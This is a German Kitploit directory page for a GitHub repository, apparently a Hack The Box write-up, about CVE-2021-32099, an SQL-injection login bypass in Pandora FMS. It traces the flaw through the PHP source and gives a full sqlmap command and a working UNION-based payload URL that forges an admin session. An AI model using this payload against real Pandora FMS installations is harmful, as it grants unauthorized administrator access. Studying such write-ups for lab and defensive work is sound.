
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/l3eol3eo/cve-2021-32099_sqli
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubl3eol3eo/cve-2021-32099_sqli

CVE-2021-32099_SQLi

CVE-2021-32099 SQL-Injection ermöglicht es Angreifern, den Login zu umgehen. Von HTB mit Liebe

Repository anzeigen
7125vor 4 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    341
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    309

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2021-32099 SQLi Login-Bypass

Nützlich, um die User Flag auf Pandora.htb zu lesen

CVE-2021-32099 SQLi erlaubt es einem Angreifer, den Login zu umgehen.

Ziel

Exploit auf: Pandora FMS v7.0NG.742_FIX_PERL2020

Analyse


Gelesen von cvedetail. Wir kennen den Endpunkt des Ziels: http://localhost:8000/pandora_console/include/chart_generator.php?session_id=PayloadHere => Access denied.


alt text sqlmap -r req.txt -p session_id --dbms=mysql --dbs --risk=3 --level=5

Nach der Enumeration konzentrieren wir uns nur auf die Tabelle tsessions_php. tssessions_php hat 3 Spalten: id_session, last_active, data. (sqlmaps Ergebnis hat ein falsches Format)
alt text

/include/chart_generator.php

71  // Try to initialize session using existing php session id.
72  $user = new PandoraFMS\User(['phpsessionid' => $_REQUEST['session_id']]);
73  if (check_login(false) === false) {   
74     // Error handler.
 ⋮
96  }
97
98  // Access granted.
  • phpsessionid wird der Wert von session_id (PayloadHere) zugewiesen

/include/lib/User.php

60  public function __construct($data)
61  {
 ⋮
68     if (is_array($data) === true) {
69        if (isset($data['phpsessionid']) === true) {
70           $this->sessions[$data['phpsessionid']] = 1;
71           $info = \db_get_row_filter(
72              'tsessions_php',
73              ['id_session' => $data['phpsessionid']]
74          );
75
76         if ($info !== false) {
77            // Process.
78            $session_data = session_decode($info['data']);
79            $this->idUser = $_SESSION['id_usuario'];
80
81            // Valid session.
82            return $this;
83         }
  • id_session wird der Wert von phpsessionid zugewiesen
  • Der gesamte Code wird für diese Abfrage bereitgestellt: select * from tsessions_php where id_session=***PayloadHere***

/include/lib/db/mysql.php

848  function db_get_row_filter($table, $filter, $fields=false)
849  {  
850     if (empty($fields)) {
851         $fields = '*';
852     }
 ⋮
861     $filter = db_format_array_where_clause_sql($filter, ' WHERE ');
 ⋮
868     $sql = sprintf('SELECT %s FROM %s %s', $fields, $table, $filter);

POC:

http://localhost:8000/pandora_console/include/chart_generator.php?session_id=PayloadHere%27%20union%20select%20%271%27,%272%27,%27id_usuario|s:5:%22admin%22;%27%20--%20a => Pandora FMS Graph ( - )

neu laden: http://localhost:8000/pandora_console/ um auf die Webseite zuzugreifen

Referenzen:

https://blog.sonarsource.com/pandora-fms-742-critical-code-vulnerabilities-explained

https://portswigger.net/daily-swig/multiple-vulnerabilities-in-pandora-fms-could-trigger-remote-execution-attack

Tool herunterladen





